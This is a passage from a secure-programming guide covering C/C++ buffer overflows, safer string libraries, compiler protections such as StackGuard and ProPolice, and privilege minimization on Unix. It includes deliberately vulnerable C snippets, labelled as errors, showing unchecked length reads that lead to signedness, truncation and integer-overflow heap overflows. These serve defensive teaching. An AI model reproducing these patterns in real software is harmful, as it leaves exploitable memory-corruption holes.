
Chapter 6. Avoid Buffer Overflow

An enemy will overrun the land; he will pull down your strongholds and plunder your fortresses.

Amos 3:11 (NIV)

An extremely common security flaw is vulnerability to a ``buffer overflow''. Buffer overflows are also called ``buffer overruns'', and there are many kinds of buffer overflow attacks (including ``stack smashing'' and ``heap smashing'' attacks). Technically, a buffer overflow is a problem with the program's internal implementation, but it's such a common and serious problem that I've placed this information in its own chapter. To give you an idea of how important this subject is, at the CERT, 9 of 13 advisories in 1998 and at least half of the 1999 advisories involved buffer overflows. An informal 1999 survey on Bugtraq found that approximately 2/3 of the respondents felt that buffer overflows were the leading cause of system security vulnerability (the remaining respondents identified ``mis−configuration'' as the leading cause) [Cowan 1999]. This is an old, well−known problem, yet it continues to resurface [McGraw 2000].

A buffer overflow occurs when you write a set of values (usually a string of characters) into a fixed length buffer and write at least one value outside that buffer's boundaries (usually past its end). A buffer overflow can occur when reading input from the user into a buffer, but it can also occur during other kinds of processing in a program.

If a secure program permits a buffer overflow, the overflow can often be exploited by an adversary. If the buffer is a local C variable, the overflow can be used to force the function to run code of an attackers' choosing. This specific variation is often called a ``stack smashing'' attack. A buffer in the heap isn't much better; attackers may be able to use such overflows to control other variables in the program. More details can be found from Aleph1 [1996], Mudge [1995], LSD [2001], or the Nathan P. Smith's "Stack Smashing Security Vulnerabilities" website at http://destroy.net/machines/security/. A discussion of the problem and some ways to counter them is given by Crispin Cowan et al, 2000, at http://immunix.org/StackGuard/discex00.pdf. A discussion of the problem and some ways to counter them in Linux is given by Pierre−Alain Fayolle and Vincent Glaume at http://www.enseirb.fr/~glaume/indexen.html.

Most high−level programming languages are essentially immune to this problem, either because they automatically resize arrays (e.g., Perl), or because they normally detect and prevent buffer overflows (e.g., Ada95). However, the C language provides no protection against such problems, and C++ can be easily used in ways to cause this problem too. Assembly language also provides no protection, and some languages that normally include such protection (e.g., Ada and Pascal) can have this protection disabled (for performance reasons). Even if most of your program is written in another language, many library routines are written in C or C++, as well as ``glue'' code to call them, so other languages often don't provide as complete a protection from buffer overflows as you'd like.

6.1. Dangers in C/C++

C users must avoid using dangerous functions that do not check bounds unless they've ensured that the bounds will never get exceeded. Functions to avoid in most cases (or ensure protection) include the functions strcpy(3), strcat(3), sprintf(3) (with cousin vsprintf(3)), and gets(3). These should be replaced with functions such as strncpy(3), strncat(3), snprintf(3), and fgets(3) respectively, but see the discussion below. The function strlen(3) should be avoided unless you can ensure that there will be a terminating NIL character to find. The scanf() family (scanf(3), fscanf(3), sscanf(3), vscanf(3), vsscanf(3), and vfscanf(3)) is often dangerous to use; do not use it to send data to a string without controlling the maximum length (the format %s

is a particularly common problem). Other dangerous functions that may permit buffer overruns (depending on their use) include realpath(3), getopt(3), getpass(3), streadd(3), strecpy(3), and strtrns(3). You must be careful with getwd(3); the buffer sent to getwd(3) must be at least PATH_MAX bytes long. The select(2) helper macros FD_SET(), FD_CLR(), and FD_ISSET() do not check that the index fd is within bounds; make sure that fd >= 0 and fd <= FD_SETSIZE (this particular one has been exploited in pppd).

Unfortunately, snprintf()'s variants have additional problems. Officially, snprintf() is not a standard C function in the ISO 1990 (ANSI 1989) standard, though sprintf() is, so not all systems include snprintf(). Even worse, some systems' snprintf() do not actually protect against buffer overflows; they just call sprintf directly. Old versions of Linux's libc4 depended on a ``libbsd'' that did this horrible thing, and I'm told that some old HP systems did the same. Linux's current version of snprintf is known to work correctly, that is, it does actually respect the boundary requested. The return value of snprintf() varies as well; the Single Unix Specification (SUS) version 2 and the C99 standard differ on what is returned by snprintf(). Finally, it appears that at least some versions of snprintf don't guarantee that its string will end in NIL; if the string is too long, it won't include NIL at all. Note that the glib library (the basis of GTK, and not the same as the GNU C library glibc) has a g_snprintf(), which has a consistent return semantic, always NIL−terminates, and most importantly always respects the buffer length.

Of course, the problem is more than just calling string functions poorly. Here are a few additional examples of types of buffer overflow problems, graciously suggested by Timo Sirainen, involving manipulation of numbers to cause buffer overflows.

First, there's the problem of signedness. If you read data that affects the buffer size, such as the "number of characters to be read," be sure to check if the number is less than zero or one. Otherwise, the negative number may be cast to an unsigned number, and the resulting large positive number may then permit a buffer overflow problem. Note that sometimes an attacker can provide a large positive number and have the same thing happen; in some cases, the large value will be interpreted as a negative number (slipping by the check for large numbers if there's no check for a less−than−one value), and then be interpreted later into a large positive value.

```
/* 1) signedness - DO NOT DO THIS. */
char *buf;
int i, len;

read(fd, &len, sizeof(len));

/* OOPS!  We forgot to check for < 0 */
if (len > 8000) { error("too large length"); return; }

buf = malloc(len);
read(fd, buf, len); /* len casted to unsigned and overflows */
```

Here's a second example identified by Timo Sirainen, involving integer size truncation. Sometimes the different sizes of integers can be exploited to cause a buffer overflow. Basically, make sure that you don't truncate any integer results used to compute buffer sizes. Here's Timo's example for 64−bit architectures:

```
/* An example of an ERROR for some 64-bit architectures,
   if "unsigned int" is 32 bits and "size_t" is 64 bits: */

void *mymalloc(unsigned int size) { return malloc(size); }

char *buf;
size_t len;
```

```
read(fd, &len, sizeof(len));

/* we forgot to check the maximum length */

/* 64-bit size_t gets truncated to 32-bit unsigned int */
buf = mymalloc(len);
read(fd, buf, len);
```

Here's a third example from Timo Sirainen, involving integer overflow. This is particularly nasty when combined with malloc(); an attacker may be able to create a situation where the computed buffer size is less than the data to be placed in it. Here is Timo's sample:

```
/* 3) integer overflow */
char *buf;
size_t len;

read(fd, &len, sizeof(len));

/* we forgot to check the maximum length */

buf = malloc(len+1); /* +1 can overflow to malloc(0) */
read(fd, buf, len);
buf[len] = '\0';
```

6.2. Library Solutions in C/C++

One partial solution in C/C++ is to use library functions that do not have buffer overflow problems. The first subsection describes the ``standard C library'' solution, which can work but has its disadvantages. The next subsection describes the general security issues of both fixed length and dynamically reallocated approaches to buffers. The following subsections describe various alternative libraries, such as strlcpy and libmib. Note that these don't solve all problems; you still have to code extremely carefully in C/C++ to avoid all buffer overflow situations.

6.2.1. Standard C Library Solution

The ``standard'' solution to prevent buffer overflow in C (which is also used in some C++ programs) is to use the standard C library calls that defend against these problems. This approach depends heavily on the standard library functions strncpy(3) and strncat(3). If you choose this approach, beware: these calls have somewhat surprising semantics and are hard to use correctly. The function strncpy(3) does not NIL−terminate the destination string if the source string length is at least equal to the destination's, so be sure to set the last character of the destination string to NIL after calling strncpy(3). If you're going to reuse the same buffer many times, an efficient approach is to tell strncpy() that the buffer is one character shorter than it actually is and set the last character to NIL once before use. Both strncpy(3) and strncat(3) require that you pass the amount of space left available, a computation that is easy to get wrong (and getting it wrong could permit a buffer overflow attack). Neither provide a simple mechanism to determine if an overflow has occurred. Finally, strncpy(3) has a significant performance penalty compared to the strcpy(3) it supposedly replaces, because *strncpy(3) NIL−fills the remainder of the destination*. I've gotten emails expressing surprise over this last point, but this is clearly stated in Kernighan and Ritchie second edition [Kernighan 1988, page 249], and this behavior is clearly documented in the man pages for Linux, FreeBSD, and Solaris. This means that just changing from strcpy to strncpy can cause a severe reduction in performance, for no good reason in most cases.

Warning!! The function strncpy(s1, s2, n) can also be used as a way of copying only part of s2, where n is less than strlen(s2). When used this way, strncpy() basically provides no protection against buffer overflow by itself – you have to take separate actions to ensure that n is smaller than the buffer of s1. Also, when used this way, strncpy() does not usually add a trailing NIL after copying n characters. This makes it harder to determine if a program using strncpy() is secure.

You can also use sprintf() while preventing buffer overflows, but you need to be careful when doing so; it's so easy to misapply that it's hard to recommend. The sprintf control string can contain various conversion specifiers (e.g., "%s"), and the control specifiers can have optional field width (e.g., "%10s") and precision (e.g., "%.10s") specifications. These look quite similar (the only difference is a period) but they are very different. The field width only specifies a *minimum* length and is completely worthless for preventing buffer overflows. In contrast, the precision specification specifies the maximum length that that particular string may have in its output when used as a string conversion specifier – and thus it can be used to protect against buffer overflows. Note that the precision specification only specifies the total maximum length when dealing with a string; it has a different meaning for other conversion operations. If the size is given as a precision of "*", then you can pass the maximum size as a parameter (e.g., the result of a sizeof() operation). This is most easily shown by an example – here's the wrong and right way to use sprintf() to protect against buffer overflows:

```
char buf[BUFFER_SIZE];
sprintf(buf, "%*s",  sizeof(buf)-1, "long-string");  /* WRONG */
sprintf(buf, "%.*s", sizeof(buf)-1, "long-string");  /* RIGHT */
```

In theory, sprintf() should be very helpful because you can use it to specify complex formats. Sadly, it's easy to get things wrong with sprintf(). If the format is complex, you need to make sure that the destination is large enough for the largest possible size of the *entire* format, but the precision field only controls the size of one parameter. The "largest possible" value is often hard to determine when a complicated output is being created. If a program doesn't allocate quite enough space for the longest possible combination, a buffer overflow vulnerability may open up. Also, sprintf() appends a NUL to the destination after the entire operation is complete – this extra character is easy to forget and creates an opportunity for off–by–one errors. So, while this works, it can be painful to use in some circumstances.

Also, a quick note about the code above – note that the sizeof() operation used the size of an array. If the code were changed so that ``buf'' was a pointer to some allocated memory, then all ``sizeof()'' operations would have to be changed (or sizeof would just measure the size of a pointer, which isn't enough space for most values).

The scanf() family is sadly a little murky as well. An obvious question is whether or not the maximum width value can be used in %s to prevent these attacks. There are multiple official specifications for scanf(); some clearly state that the width parameter is the absolutely largest number of characters, while others aren't as clear. The biggest problem is implementations; modern implementations that I know of do support maximum widths, but I cannot say with certainty that all libraries properly implement maximum widths. The safest approach is to do things yourself in such cases. However, few will fault you if you simply use scanf and include the widths in the format strings (but don't forget to count \0, or you'll get the wrong length). If you do use scanf, it's best to include a test in your installation scripts to ensure that the library properly limits length.

6.2.2. Static and Dynamically Allocated Buffers

Functions such as strncpy are useful for dealing with statically allocated buffers. This is a programming approach where a buffer is allocated for the ``longest useful size'' and then it stays a fixed size from then on. The alternative is to dynamically reallocate buffer sizes as you need them. It turns out that both approaches have security implications.

There is a general security problem when using fixed−length buffers: the fact that the buffer is a fixed length may be exploitable. This is a problem with strncpy(3) and strncat(3), snprintf(3), strlcpy(3), strlcat(3), and other such functions. The basic idea is that the attacker sets up a really long string so that, when the string is truncated, the final result will be what the attacker wanted (instead of what the developer intended). Perhaps the string is catenated from several smaller pieces; the attacker might make the first piece as long as the entire buffer, so all later attempts to concatenate strings do nothing. Here are some specific examples:

- Imagine code that calls gethostbyname(3) and, if successful, immediately copies hostent−>h_name to a fixed−size buffer using strncpy or snprintf. Using strncpy or snprintf protects against an overflow of an excessively long fully−qualified domain name (FQDN), so you might think you're done. However, this could result in chopping off the end of the FQDN. This may be very undesirable, depending on what happens next.
- Imagine code that uses strncpy, strncat, snprintf, etc., to copy the full path of a filesystem object to some buffer. Further imagine that the original value was provided by an untrusted user, and that the copying is part of a process to pass a resulting computation to a function. Sounds safe, right? Now imagine that an attacker pads a path with a large number of '/'s at the beginning. This could result in future operations being performed on the file ``/''. If the program appends values in the belief that the result will be safe, the program may be exploitable. Or, the attacker could devise a long filename near the buffer length, so that attempts to append to the filename would silently fail to occur (or only partially occur in ways that may be exploitable).

When using statically−allocated buffers, you really need to consider the length of the source and destination arguments. Sanity checking the input and the resulting intermediate computation might deal with this, too.

Another alternative is to dynamically reallocate all strings instead of using fixed−size buffers. This general approach is recommended by the GNU programming guidelines, since it permits programs to handle arbitrarily−sized inputs (until they run out of memory). Of course, the major problem with dynamically allocated strings is that you may run out of memory. The memory may even be exhausted at some other point in the program than the portion where you're worried about buffer overflows; any memory allocation can fail. Also, since dynamic reallocation may cause memory to be inefficiently allocated, it is entirely possible to run out of memory even though technically there is enough virtual memory available to the program to continue. In addition, before running out of memory the program will probably use a great deal of virtual memory; this can easily result in ``thrashing'', a situation in which the computer spends all its time just shuttling information between the disk and memory (instead of doing useful work). This can have the effect of a denial of service attack. Some rational limits on input size can help here. In general, the program must be designed to fail safely when memory is exhausted if you use dynamically allocated strings.

6.2.3. strlcpy and strlcat

An alternative, being employed by OpenBSD, is the strlcpy(3) and strlcat(3) functions by Miller and de Raadt [Miller 1999]. This is a minimalist, statically−sized buffer approach that provides C string copying and concatenation with a different (and less error−prone) interface. Source and documentation of these functions are available under a newer BSD−style open source license at ftp://ftp.openbsd.org/pub/OpenBSD/src/lib/libc/string/strlcpy.3.

First, here are their prototypes:

```
size_t strlcpy (char *dst, const char *src, size_t size);
size_t strlcat (char *dst, const char *src, size_t size);
```

Both strlcpy and strlcat take the full size of the destination buffer as a parameter (not the maximum number of characters to be copied) and guarantee to NIL−terminate the result (as long as size is larger than 0). Remember that you should include a byte for NIL in the size.

The strlcpy function copies up to size−1 characters from the NUL−terminated string src to dst, NIL−terminating the result. The strlcat function appends the NIL−terminated string src to the end of dst. It will append at most size − strlen(dst) − 1 bytes, NIL−terminating the result.

One minor disadvantage of strlcpy(3) and strlcat(3) is that they are not, by default, installed in most Unix−like systems. In OpenBSD, they are part of <string.h>. This is not that difficult a problem; since they are small functions, you can even include them in your own program's source (at least as an option), and create a small separate package to load them. You can even use autoconf to handle this case automatically. If more programs use these functions, it won't be long before these are standard parts of Linux distributions and other Unix−like systems. Also, these functions have been recently added to the ``glib'' library (I submitted the patch to do this), so using recent versions of glib makes them available. In glib these functions are named g_strlcpy and g_strlcat (not strlcpy or strlcat) to be consistent with the glib library naming conventions.

Also, strlcat(3) has slightly varying semantics when the provided size is 0 or if there are no NIL characters in the destination string dst (inside the given number of characters). In OpenBSD, if the size is 0, then the destination string's length is considered 0. Also, if size is nonzero, but there are no NIL characters in the destination string (in the size number of characters), then the length of the destination is considered equal to the size. These rules make handling strings without embedded NILs consistent. Unfortunately, at least Solaris doesn't (at this time) obey these rules, because they weren't specified in the original documentation. I've talked to Todd Miller, and he and I agree that the OpenBSD semantics are the correct ones (and that Solaris is incorrect). The reasoning is simple: under no condition should strlcat or strlcpy ever examine characters in the destination outside of the range of size; such access might cause core dumps (from accessing out−of−range memory) and even hardware interactions (through memory−mapped I/O). Thus, given:

```
a = strlcat ("Y", "123", 0);
```

The correct answer is 3 (0+3=3), but Solaris will claim the answer is 4 because it incorrectly looks at characters beyond the "size" length in the destination. For now, I suggest avoiding cases where the size is 0 or the destination has no NIL characters. Future versions of glib will hide this difference and always use the OpenBSD semantics.

6.2.4. libmib

One toolset for C that dynamically reallocates strings automatically is the ``libmib allocated string functions'' by Forrest J. Cavalier III, available at http://www.mibsoftware.com/libmib/astring. There are two variations of libmib; ``libmib−open'' appears to be clearly open source under its own X11−like license that permits modification and redistribution, but redistributions must choose a different name, however, the developer states that it ``may not be fully tested.'' To continuously get libmib−mature, you must pay for a subscription. The documentation is not open source, but it is freely available.

6.2.5. C++ std::string class

C++ developers can use the std::string class, which is built into the language. This is a dynamic approach, as the storage grows as necessary. However, it's important to note that if that class's data is turned into a ``char *'' (e.g., by using data() or c_str()), the possibilities of buffer overflow resurface, so you need to be careful when when using such methods. Note that c_str() always returns a NIL−terminated string, but data() may or may

not (it's implementation dependent, and most implementations do not include the NIL terminator). Avoid using data(), and if you must use it, don't be dependent on its format.

Many C++ developers use other string libraries as well, such as those that come with other large libraries or even home−grown string libraries. With those libraries, be especially careful − many alternative C++ string classes include routines to automatically convert the class to a ``char *'' type. As a result, they can silently introduce buffer overflow vulnerabilities.

6.2.6. Libsafe

Arash Baratloo, Timothy Tsai, and Navjot Singh (of Lucent Technologies) have developed Libsafe, a wrapper of several library functions known to be vulnerable to stack smashing attacks. This wrapper (which they call a kind of ``middleware'') is a simple dynamically loaded library that contains modified versions of C library functions such as strcpy(3). These modified versions implement the original functionality, but in a manner that ensures that any buffer overflows are contained within the current stack frame. Their initial performance analysis suggests that this library's overhead is very small. Libsafe papers and source code are available at http://www.research.avayalabs.com/project/libsafe. The Libsafe source code is available under the completely open source LGPL license.

Libsafe's approach appears somewhat useful. Libsafe should certainly be considered for inclusion by Linux distributors, and its approach is worth considering by others as well. For example, I know that the Mandrake distribution of Linux (version 7.1) includes it. However, as a software developer, Libsafe is a useful mechanism to support defense−in−depth but it does not really prevent buffer overflows. Here are several reasons why you shouldn't depend just on Libsafe during code development:

- Libsafe only protects a small set of known functions with obvious buffer overflow issues. At the time of this writing, this list is significantly shorter than the list of functions in this book known to have this problem. It also won't protect against code you write yourself (e.g., in a while loop) that causes buffer overflows.
- Even if libsafe is installed in a distribution, the way it is installed impacts its use. The documentation recommends setting LD_PRELOAD to cause libsafe's protections to be enabled, but the problem is that users can unset this environment variable... causing the protection to be disabled for programs they execute!
- Libsafe only protects against buffer overflows of the stack onto the return address; you can still overrun the heap or other variables in that procedure's frame.
- Unless you can be assured that all deployed platforms will use libsafe (or something like it), you'll have to protect your program as though it wasn't there.
- LibSafe seems to assume that saved frame pointers are at the beginning of each stack frame. This isn't always true. Compilers (such as gcc) can optimize away things, and in particular the option "−fomit−frame−pointer" removes the information that libsafe seems to need. Thus, libsafe may fail to work for some programs.

The libsafe developers themselves acknowledge that software developers shouldn't just depend on libsafe. In their words:

> It is generally accepted that the best solution to buffer overflow attacks is to fix the defective programs. However, fixing defective programs requires knowing that a particular program is defective. The true benefit of using libsafe and other alternative security measures is protection against future attacks on programs that are not yet known to be vulnerable.

6.2.7. Other Libraries

The glib (not glibc) library is a widely−available open source library that provides a number of useful functions for C programmers. GTK+ and GNOME both use glib, for example. As I noted earlier, in glib version 1.3.2, g_strlcpy() and g_strlcat() have been added through a patch which I submitted. This should make it easier to portably use those functions once these later versions of glib become widely available. At this time I do not have an analysis showing definitively that the glib library functions protect against buffer overflows. However, many of the glib functions automatically allocate memory, and those functions automatically *fail with no reasonable way to intercept the failure* (e.g., to try something else instead). As a result, in many cases most glib functions cannot be used in most secure programs. The GNOME guidelines recommend using functions such as g_strdup_printf(), which is fine as long as it's okay if your program immediately crashes if an out−of−memory condition occurs. However, if you can't accept this, then using such routines isn't appropriate.

6.3. Compilation Solutions in C/C++

A completely different approach is to use compilation methods that perform bounds−checking (see [Sitaker 1999] for a list). In my opinion, such tools are very useful in having multiple layers of defense, but it's not wise to use this technique as your sole defense. There are at least two reasons for this. First of all, such tools generally only provide a partial defense against buffer overflows (and the ``complete'' defenses are generally 12−30 times slower); C and C++ were simply not designed to protect against buffer overflows. Second of all, for open source programs you cannot be certain what tools will be used to compile the program; using the default ``normal'' compiler for a given system might suddenly open security flaws.

One of the more useful tools is ``StackGuard'', a modification of the standard GNU C compiler gcc. StackGuard works by inserting a ``guard'' value (called a ``canary'') in front of the return address; if a buffer overflow overwrites the return address, the canary's value (hopefully) changes and the system detects this before using it. This is quite valuable, but note that this does not protect against buffer overflows overwriting other values (which they may still be able to use to attack a system). There is work to extend StackGuard to be able to add canaries to other data items, called ``PointGuard''. PointGuard will automatically protect certain values (e.g., function pointers and longjump buffers). However, protecting other variable types using PointGuard requires specific programmer intervention (the programmer has to identify which data values must be protected with canaries). This can be valuable, but it's easy to accidentally omit protection for a data value you didn't think needed protection − but needs it anyway. More information on StackGuard, PointGuard, and other alternatives is in Cowan [1999].

IBM has developed a stack protection system called ProPolice based on the ideas of StackGuard. IBM doesn't include the ProPolice in its current website − it's just called a "GCC extension for protecting applications from stack−smashing attacks." Like StackGuard, ProPolice is a GCC (Gnu Compiler Collection) extension for protecting applications from stack−smashing attacks. Applications written in C are protected by automatically inserting protection code into an application at compilation time. ProPolice is slightly different than StackGuard, however, by adding three features: (1) reordering local variables to place buffers after pointers (to avoid the corruption of pointers that could be used to further corrupt arbitrary memory locations), (2) copying pointers in function arguments to an area preceding local variable buffers (to prevent the corruption of pointers that could be used to further corrupt arbitrary memory locations), and (3) omitting instrumentation code from some functions (it basically assumes that only character arrays are dangerous; while this isn't strictly true, it's mostly true, and as a result ProPolice has better performance while retaining most of its protective capabilities). The IBM website includes information for how to build Red Hat Linux and FreeBSD with this protection; OpenBSD has already added ProPolice to their base system. I think this is extremely promising, and I hope to see this capability included in future versions of gcc and used in various

distributions. In fact, I think this kind of capability should be the default – this would mean that the largest single class of attacks would no longer enable attackers to take control in most cases.

As a related issue, in Linux you could modify the Linux kernel so that the stack segment is not executable; such a patch to Linux does exist (see Solar Designer's patch, which includes this, at http://www.openwall.com/linux/ However, as of this writing this is not built into the Linux kernel. Part of the rationale is that this is less protection than it seems; attackers can simply force the system to call other ``interesting'' locations already in the program (e.g., in its library, the heap, or static data segments). Also, sometimes Linux does require executable code in the stack, e.g., to implement signals and to implement GCC ``trampolines''. Solar Designer's patch does handle these cases, but this does complicate the patch. Personally, I'd like to see this merged into the main Linux distribution, since it does make attacks somewhat more difficult and it defends against a range of existing attacks. However, I agree with Linus Torvalds and others that this does not add the amount of protection it would appear to and can be circumvented with relative ease. You can read Linus Torvalds' explanation for not including this support at http://old.lwn.net/1998/0806/a/linus–noexec.html.

In short, it's better to work first on developing a correct program that defends itself against buffer overflows. Then, after you've done this, by all means use techniques and tools like StackGuard as an additional safety net. If you've worked hard to eliminate buffer overflows in the code itself, then StackGuard (and tools like it) are are likely to be more effective because there will be fewer ``chinks in the armor'' that StackGuard will be called on to protect.

6.4. Other Languages

The problem of buffer overflows is an excellent argument for using other programming languages such as Perl, Python, Java, and Ada95. After all, nearly all other programming languages used today (other than assembly language) protect against buffer overflows. Using those other languages does not eliminate all problems, of course; in particular see the discussion in Section 8.3 regarding the NIL character. There is also the problem of ensuring that those other languages' infrastructure (e.g., run–time library) is available and secured. Still, you should certainly consider using other programming languages when developing secure programs to protect against buffer overflows.

Chapter 7. Structure Program Internals and Approach

Like a city whose walls are broken down is a man who lacks self−control.

Proverbs 25:28 (NIV)

7.1. Follow Good Software Engineering Principles for Secure Programs

Saltzer [1974] and later Saltzer and Schroeder [1975] list the following principles of the design of secure protection systems, which are still valid:

- *Least privilege*. Each user and program should operate using the fewest privileges possible. This principle limits the damage from an accident, error, or attack. It also reduces the number of potential interactions among privileged programs, so unintentional, unwanted, or improper uses of privilege are less likely to occur. This idea can be extended to the internals of a program: only the smallest portion of the program which needs those privileges should have them. See Section 7.4 for more about how to do this.
- *Economy of mechanism/Simplicity*. The protection system's design should be simple and small as possible. In their words, ``techniques such as line−by−line inspection of software and physical examination of hardware that implements protection mechanisms are necessary. For such techniques to be successful, a small and simple design is essential.'' This is sometimes described as the ``KISS'' principle (``keep it simple, stupid'').
- *Open design*. The protection mechanism must not depend on attacker ignorance. Instead, the mechanism should be public, depending on the secrecy of relatively few (and easily changeable) items like passwords or private keys. An open design makes extensive public scrutiny possible, and it also makes it possible for users to convince themselves that the system about to be used is adequate. Frankly, it isn't realistic to try to maintain secrecy for a system that is widely distributed; decompilers and subverted hardware can quickly expose any ``secrets'' in an implementation. Bruce Schneier argues that smart engineers should ``demand open source code for anything related to security'', as well as ensuring that it receives widespread review and that any identified problems are fixed [Schneier 1999].
- *Complete mediation*. Every access attempt must be checked; position the mechanism so it cannot be subverted. For example, in a client−server model, generally the server must do all access checking because users can build or modify their own clients. This is the point of all of Chapter 5, as well as Section 7.2.
- *Fail−safe defaults (e.g., permission−based approach)*. The default should be denial of service, and the protection scheme should then identify conditions under which access is permitted. See Section 7.7 and Section 7.9 for more.
- *Separation of privilege*. Ideally, access to objects should depend on more than one condition, so that defeating one protection system won't enable complete access.
- *Least common mechanism*. Minimize the amount and use of shared mechanisms (e.g. use of the /tmp or /var/tmp directories). Shared objects provide potentially dangerous channels for information flow and unintended interactions. See Section 7.10 for more information.
- *Psychological acceptability / Easy to use*. The human interface must be designed for ease of use so users will routinely and automatically use the protection mechanisms correctly. Mistakes will be reduced if the security mechanisms closely match the user's mental image of his or her protection

goals.

A good overview of various design principles for security is available in Peter Neumann's Principled Assuredly Trustworthy Composable Architectures.

7.2. Secure the Interface

Interfaces should be minimal (simple as possible), narrow (provide only the functions needed), and non−bypassable. Trust should be minimized. Consider limiting the data that the user can see.

7.3. Separate Data and Control

Any files you support should be designed to completely separate (passive) data from programs that are executed. Applications and data viewers may be used to display files developed externally, so in general don't allow them to accept programs (also known as ``scripts'' or ``macros''). The most dangerous kind is an auto−executing macro that executes when the application is loaded and/or when the data is initially displayed; from a security point−of−view this is generally a disaster waiting to happen.

If you truly must support programs downloaded remotely (e.g., to implement an existing standard), make sure that you have extremely strong control over what the macro can do (this is often called a ``sandbox''). Past experience has shown that real sandboxes are hard to implement correctly. In fact, I can't remember a single widely−used sandbox that hasn't been repeatedly exploited (yes, that includes Java). If possible, at least have the programs stored in a separate file, so that it's easier to block them out when another sandbox flaw has been found but not yet fixed. Storing them separately also makes it easier to reuse code and to cache it when helpful.

7.4. Minimize Privileges

As noted earlier, it is an important general principle that programs have the minimal amount of privileges necessary to do its job (this is termed ``least privilege''). That way, if the program is broken, its damage is limited. The most extreme example is to simply not write a secure program at all − if this can be done, it usually should be. For example, don't make your program setuid or setgid if you can; just make it an ordinary program, and require the administrator to log in as such before running it.

In Linux and Unix, the primary determiner of a process' privileges is the set of id's associated with it: each process has a real, effective and saved id for both the user and group (a few very old Unixes don't have a ``saved'' id). Linux also has, as a special extension, a separate filesystem UID and GID for each process. Manipulating these values is critical to keeping privileges minimized, and there are several ways to minimize them (discussed below). You can also use chroot(2) to minimize the files visible to a program, though using chroot() can be difficult to use correctly. There are a few other values determining privilege in Linux and Unix, for example, POSIX capabilities (supported by Linux 2.2 and greater, and by some other Unix−like systems).

7.4.1. Minimize the Privileges Granted

Perhaps the most effective technique is to simply minimize the highest privilege granted. In particular, avoid granting a program root privilege if possible. Don't make a program *setuid root* if it only needs access to a small set of files; consider creating separate user or group accounts for different function.

A common technique is to create a special group, change a file's group ownership to that group, and then make the program *setgid* to that group. It's better to make a program *setgid* instead of *setuid* where you can, since group membership grants fewer rights (in particular, it does not grant the right to change file permissions).

This is commonly done for game high scores. Games are usually setgid *games*, the score files are owned by the group *games*, and the programs themselves and their configuration files are owned by someone else (say root). Thus, breaking into a game allows the perpetrator to change high scores but doesn't grant the privilege to change the game's executable or configuration file. The latter is important; if an attacker could change a game's executable or its configuration files (which might control what the executable runs), then they might be able to gain control of a user who ran the game.

If creating a new group isn't sufficient, consider creating a new pseudouser (really, a special role) to manage a set of resources – often a new pseudogroup (again, a special role) is also created just to run a program. Web servers typically do this; often web servers are set up with a special user (``nobody'') so that they can be isolated from other users. Indeed, web servers are instructive here: web servers typically need root privileges to start up (so they can attach to port 80), but once started they usually shed all their privileges and run as the user ``nobody''. However, don't use the ``nobody'' account (unless you're writing a webserver); instead, create your own pseudouser or new group. The purpose of this approach is to isolate different programs, processes, and data from each other, by exploiting the operating system's ability to keep users and groups separate. If different programs shared the same account, then breaking into one program would also grant privileges to the other. Usually the pseudouser should not own the programs it runs; that way, an attack who breaks into the account cannot change the program it runs. By isolating different parts of the system into running separate users and groups, breaking one part will not necessarily break the whole system's security.

If you're using a database system (say, by calling its query interface), limit the rights of the database user that the application uses. For example, don't give that user access to all of the system stored procedures if that user only needs access to a handful of user–defined ones. Do everything you can inside stored procedures. That way, even if someone does manage to force arbitrary strings into the query, the damage that can be done is limited. If you must directly pass a regular SQL query with client supplied data (and you usually shouldn't), wrap it in something that limits its activities (e.g., sp_sqlexec). (My thanks to SPI Labs for these database system suggestions).

If you *must* give a program privileges usually reserved for root, consider using POSIX capabilities as soon as your program can minimize the privileges available to your program. POSIX capabilities are available in Linux 2.2 and in many other Unix–like systems. By calling cap_set_proc(3) or the Linux–specific capsetp(3) routines immediately after starting, you can permanently reduce the abilities of your program to just those abilities it actually needs. For example the network time daemon (ntpd) traditionally has run as root, because it needs to modify the current time. However, patches have been developed so ntpd only needs a single capability, CAP_SYS_TIME, so even if an attacker gains control over ntpd it's somewhat more difficult to exploit the program.

I say ``somewhat limited'' because, unless other steps are taken, retaining a privilege using POSIX capabilities requires that the process continue to have the root user id. Because many important files (configuration files, binaries, and so on) are owned by root, an attacker controlling a program with such limited capabilities can still modify key system files and gain full root–level privilege. A Linux kernel extension (available in versions 2.4.X and 2.2.19+) provides a better way to limit the available privileges: a program can start as root (with all POSIX capabilities), prune its capabilities down to just what it needs, call prctl(PR_SET_KEEPCAPS,1), and then use setuid() to change to a non–root process. The PR_SET_KEEPCAPS setting marks a process so that when a process does a setuid to a nonzero value, the capabilities aren't cleared (normally they are cleared). This process setting is cleared on exec(). However, note

that PR_SET_KEEPCAPS is a Linux−unique extension for newer versions of the linux kernel.

One tool you can use to simplify minimizing granted privileges is the ``compartment'' tool developed by SuSE. This tool, which only works on Linux, sets the filesystem root, uid, gid, and/or the capability set, then runs the given program. This is particularly handy for running some other program without modifying it. Here's the syntax of version 0.5:

```
Syntax: compartment [options] /full/path/to/program

Options:
  --chroot path   chroot to path
  --user user     change UID to this user
  --group group   change GID to this group
  --init program  execute this program before doing anything
  --cap capset    set capset name. You can specify several
  --verbose       be verbose
  --quiet         do no logging (to syslog)
```

Thus, you could start a more secure anonymous ftp server using:

```
  compartment --chroot /home/ftp --cap CAP_NET_BIND_SERVICE anon-ftpd
```

At the time of this writing, the tool is immature and not available on typical Linux distributions, but this may quickly change. You can download the program via http://www.suse.de/~marc. A similar tool is dreamland; you can that at http://www.7ka.mipt.ru/~szh/dreamland.

Note that *not* all Unix−like systems, implement POSIX capabilities, and PR_SET_KEEPCAPS is currently a Linux−only extension. Thus, these approaches limit portability. However, if you use it merely as an optional safeguard only where it's available, using this approach will not really limit portability. Also, while the Linux kernel version 2.2 and greater includes the low−level calls, the C−level libraries to make their use easy are not installed on some Linux distributions, slightly complicating their use in applications. For more information on Linux's implementation of POSIX capabilities, see http://linux.kernel.org/pub/linux/libs/security/linux−privs.

FreeBSD has the jail() function for limiting privileges; see the jail documentation for more information. There are a number of specialized tools and extensions for limiting privileges; see Section 3.10.

7.4.2. Minimize the Time the Privilege Can Be Used

